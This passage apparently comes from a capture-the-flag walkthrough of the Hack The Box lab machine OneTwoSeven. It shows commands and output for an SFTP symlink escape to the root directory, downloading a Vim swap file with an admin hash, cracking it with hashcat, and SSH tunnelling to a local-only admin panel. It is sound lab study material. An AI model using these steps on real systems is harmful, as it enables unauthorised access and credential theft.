


Continue checking other clickable links.
By clicking on `Sign up today`, we are automatically redirected to the `signup.php` page.
On this page, we also find a username and password.



Secure SFTP Upload. WTF

We provide secure upload to your account using industry standard




It is also mentioned below that a page can be uploaded via SFTP by providing credentials.

> SFTP stands for SSH File Transfer Protocol. It is a network protocol that allows file access, file transfer, and file management over any reliable data stream.

After successfully logging in, check whether there are any special or unusual files present.

```
┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ sftp ots-jNGEzMjM@10.10.10.133
```



Nothing special was found.

By entering the `help` command, we discovered that the `symlink` command is available.

```
sftp> help
Available commands:
bye                    Quit sftp
cd path                Change remote directory to 'path'
chgrp [-h] grp path    Change group of file 'path' to 'grp'
chmod [-h] mode path   Change permissions of file 'path' to 'mode'
chown [-h] own path    Change owner of file 'path' to 'own'
copy oldpath newpath   Copy remote file
cp oldpath newpath     Copy remote file
df [-hi] [path]        Display statistics for current directory or
                       filesystem containing 'path'
exit                   Quit sftp
get [-afpR] remote [local]   Download file
help                   Display this help text
lcd path               Change local directory to 'path'
lls [ls-options [path]]      Display local directory listing
lmkdir path            Create local directory
ln [-s] oldpath newpath      Link remote file (-s for symlink)
lpwd                   Print local working directory
ls [-1afhlnrSt] [path]       Display remote directory listing
lumask umask           Set local umask to 'umask'
mkdir path             Create remote directory
progress               Toggle display of progress meter
put [-afpR] local [remote]   Upload file
pwd                    Display remote working directory
quit                   Quit sftp
reget [-fpR] remote [local]  Resume download file
rename oldpath newpath       Rename remote file
reput [-fpR] local [remote]  Resume upload file
rm path                Delete remote file
rmdir path             Remove remote directory
symlink oldpath newpath      Symlink remote file
version                Show SFTP version
!command               Execute 'command' in local shell
!                      Escape to local shell
?                      Synonym for help
sftp>
```


Exploitation

By researching online, I discovered that the `symlink` command in SFTP can be used to bypass directory restrictions.

> The key to this vulnerability is that a symlink acts like a shortcut, allowing us to access the files we want.
> The command is: `symlink [target_path] [symlink_name]`
> It's essentially telling the server: "Please create a 'shortcut' for me in a directory I can access that leads to another path."


For a Linux machine, the most desired location to inspect is the root directory `/`.

```
sftp> symlink / public_html/root
```



Here, `/` is the target path—i.e., the system root directory.
`public_html/root` is the name of the symlink we want to create under our own directory.
This command creates a symbolic link called `root` inside your `~/public_html/` directory, which actually points to the root `/`.


By visiting `http://onetwoseven.htb/~ots-jNGEzMjM/root/`, we can now see the contents of the root directory.
Key information and files are often hidden in places that seem inconspicuous.



Index of /~ots-jNGEzMjM/root

Name	Last modified	Size	Description
Parent Directory		-	
etc/	2019-02-20 16:39	-	
home/	2019-02-15 21:10	-	
usr/	2019-02-15 21:50	-	
var/	2019-02-15 19:59	-	


Apache/2.4.25 (Debian) Server at onetwoseven.htb Port 80



Forbidden

You don't have permission to access /~ots-jNGEzMjM/root/etc/ on this server.


Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80




Forbidden

You don't have permission to access /~ots-jNGEzMjM/root/home/ on this server.

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80



So far, it appears that the only directory we are able to access is `/var`.



We discovered a special file: `.login.php.swp`. This is a swap file automatically generated by the Vim editor while editing `login.php`, used for recovery in case of crashes or unsaved changes. However, it may contain sensitive information such as source code, database connection details, plaintext passwords, operation history, etc.

Use the `wget` command to download it.

```
┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ wget http://10.10.10.133/~ots-jNGEzMjM/root/var/www/html-admin/.login.php.swp
```

After examining the file, we found content related to a username and password. What stands out is that the username is `ots-admin`—the presence of "admin" suggests this account may have higher privileges.
Additionally, the password appears to be hashed using SHA256:

```
username: ots-admin
password:
```

```
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8
```

Next, consider how to decrypt the hash to obtain the plaintext password:

- First, save the hash to a text file:

```
echo '11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8'
> sha256_hash.txt
```

- Then, use `hashcat` to crack it (you can also use `john`):

```
hashcat -m 1400 sha256_hash.txt /usr/share/wordlists/rockyou.txt
```

Below is the full command sequence:

```
┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ echo
'11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8' >
sha256_hash.txt

┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ cat sha256_hash.txt
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8

┌──(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ hashcat -m 1400 sha256_hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC,
SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl
project]
═══════════════════════════════════════════════════════════════════════
═══════════════════════════════════════════════════════════════════════
════
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-14700K, 6924/13913 MB
(2048 MB allocatable), 16MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
```

```
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce
performance.
If you want to switch to optimized kernels, append -O to your
commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 4 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8:Homeswe
ethome1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......:
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de ... e5cbd8
Time.Started.....: Tue Jul 22 20:27:38 2025 (1 sec)
Time.Estimated...: Tue Jul 22 20:27:39 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  9462.3 kH/s (0.35ms) @ Accel:1024 Loops:1 Thr:1
Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.........: 11108352/14344385 (77.44%)
```


```
Rejected.........: 0/11108352 (0.00%)
Restore.Point....: 11091968/14344385 (77.33%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ILDICK2 → Happy people
Hardware.Mon.#1..: Util:  8%

Started: Tue Jul 22 20:27:29 2025
Stopped: Tue Jul 22 20:27:41 2025
```

As a result, we obtained the password: `homesweethome1`

```
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8:Homeswe
ethome1
```

```
username: ots-admin
password: Homesweethome1
```


Attempting to log in directly via SSH returns `Permission denied`.
This indicates that although Nmap previously showed that SSH was open on port 22, login access is restricted and direct SSH login is not allowed.



As mentioned earlier, the admin panel (i.e., the filtered port `60080`) can only be accessed locally, not externally.
So, we attempt to forward our local port 60080 to the target's port 60080 using:

```
ssh -N -L 60080:127.0.0.1:60080 ots-jNGEzMjM@10.10.10.133
```

Then, open the browser and visit `localhost:60080`—this allows us to access the target's port 60080 and bypass the restriction.



Log in using the previously obtained `ots-admin` username and password.

> My personal habit is to keep potentially useful information organized in a notepad or text file, so it's easy to find when needed.


target: 10.10.10.133
local: 10.10.16.12

port
22 - ssh
80 - http
60080 - filter


username: `ots-admin`
password: `Homesweethome1`

Username: ots-jNGEzMjM
Password: 19c4a323

Successfully logged in to the `menu.php` page. The next step is to check whether there's any information we can exploit.




By clicking the first option, `OTS Default User`, we discover another set of username and password credentials.

